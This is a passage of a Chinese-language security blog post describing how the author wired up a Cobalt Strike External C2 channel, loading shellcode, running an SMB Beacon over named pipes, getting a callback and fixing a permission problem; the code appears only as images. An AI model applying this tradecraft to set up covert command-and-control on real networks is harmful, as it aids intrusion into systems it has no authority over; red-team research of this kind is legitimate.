
5.2、Controller

这里我们使用的代码是参照 XPN 的代码写成与上方 `hl0rey` 一样格式的代码。




5.3、Client

使用加载器加载这一段 shellcode，查看 pipelist，可以看到我们自定义的管道名。




到这里，可以说明 SMB Beacon 已经成功运行，目前缺少的是可与之进行交互的上层进程。往下继续，运行 Client-EXE（使用hl0rey的代码），再次查看 pipelist，结果如下




5.4、Cobalt Strike

成功上线。




5.5、问题

但是，查看 PipeOption.exe，崩了。同时，Cobalt Strike 上线的机器，心跳包正常，但是功能无法使用。



应该是 PipeOption.exe 和 php 脚本之间出现的问题，通过抓包，发现这里应该是权限问题。



将 `PipeOpiton.exe` 以管理员权限运行，`action=read` 则没出错。

向 Lz1y 大佬请教了下，最后还是改改 `Client-EXE` 和 `Client-Web` 的代码算了，不使用命名管道，直接读写文件，这样 `Client-Web` 的不同版本也可以很好写，不需要费劲利用管道。看到这里是不是很蛋疼，嘤嘤嘤。

0x06 参考

Exploring Cobalt Strike's ExternalC2 framework
利用 External C2 解决内网服务器无法出网的问题
一起探索Cobalt Strike的ExternalC2框架
externalc2spec.pdf

上一篇：qemu pwn-基础知识 下一篇：蚁剑实现动态秘钥编码器解码器

1. 0 条回复
   - 动动手指，沙发就是你的了！